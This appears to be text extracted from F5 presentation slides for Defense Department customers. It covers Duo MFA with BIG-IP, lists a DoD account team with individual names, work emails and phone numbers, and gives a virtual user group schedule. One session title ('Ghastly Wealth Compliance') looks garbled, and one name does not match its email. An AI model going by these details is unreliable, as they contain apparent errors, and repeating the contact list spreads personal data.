
Easy to setup

Enabled CAC and SSO for
MGMT and Application Access

Free Options Available

<https://duo.com/pricing/duo-free>


<https://duo.com/docs/f5bigip>



More information







- **Configuration guide for 215 SaaS Applications:**
- <https://github.com/f5devcentral/f5-bigip-agc-config-guides/tree/master/saml-saas-applications/docs>
- **4:22 video on configuring the BIG-IP as IDP for Service now:**
- <https://www.youtube.com/watch?v=0SRv3ROIYB8>

Collocate with CAP/VDSS Services



F5 DoD Account Team



Air Force		AE / East	Eddie Augustine	e.augustine@f5.com	301-717-4131
		AE / West	Dustin Purkey	D.Purkey@F5.com	714-501-4815
		SE / East	Arnulfo Hernandez	A.Hernandez@f5.com	202-360-1984
		SE / West	Paul Deakin	p.deakin@f5.com	949-395-0051
DISA		AE	David Thomas	d.thomas@f5.com	703-930-9623
		AE	Thomas Ries	T.Ries@f5.com	703-850-4654
		SE	Anthony Graber	anthony.graber@f5.com	443-987-6487
Navy Marine Corps	 	AE / East	John Manning	j.manning@f5.com	703-898-4135
		AE / West	Archie Newell	a.newell@f5.com	858-922-2654
		SE / East	Paul Simmons	p.simmons@f5.com	843-300-7392
		SE / West	Jimmy Jennings	j.jennings@f5.com	951-334-8558
Pentagon Defense Agencies		AE	Mark Oldknow	m.oldknow@f5.com	512-410-9462
		SE	August Weinerstein	a.winterstein@f5.com	301-660-9644
Army		MAM / West	Brig Lambert	B.Lambert@f5.com	801-319-1221
		MAM / East	Todd Favakeh	t.favakeh@f5.com	847-334-5610
		SE / East	Shaun Simmons	s.simmons@f5.com	412-329-8366
		SE / West	Michael Slavinsky	M.Slavinsky@f5.com	206-637-2056

Thank You



F5 DoD Virtual User Group (DoDVUG) Schedule

Date	Title	F5 DoDVUG Topic
Apr 9th Thursday@ 1500	F5 DoD Virtual User Group #1	F5 Access Policy Manager with remote access, network tunneling, and CAC/PIV Authentication.
April 23rd Thursday@ 1500	F5 DoD Virtual User Group #2	Get Your SaaS in Gear Enterprise Application Strategy
May 7th Thursday@ 1500	F5 DoD Virtual User Group #3	Ghastly Wealth Compliance using F5 ASM
May 21st Thursday@ 1500	F5 DoD Virtual User Group #4	Automation/Orchestration - F5 A/O Toolchain
June 4th Thursday@ 1500	F5 DoD Virtual User Group #5	SCCA / SACA
June 18th Thursday@ 1500	F5 DoD Virtual User Group #6	SSLO Orchestrator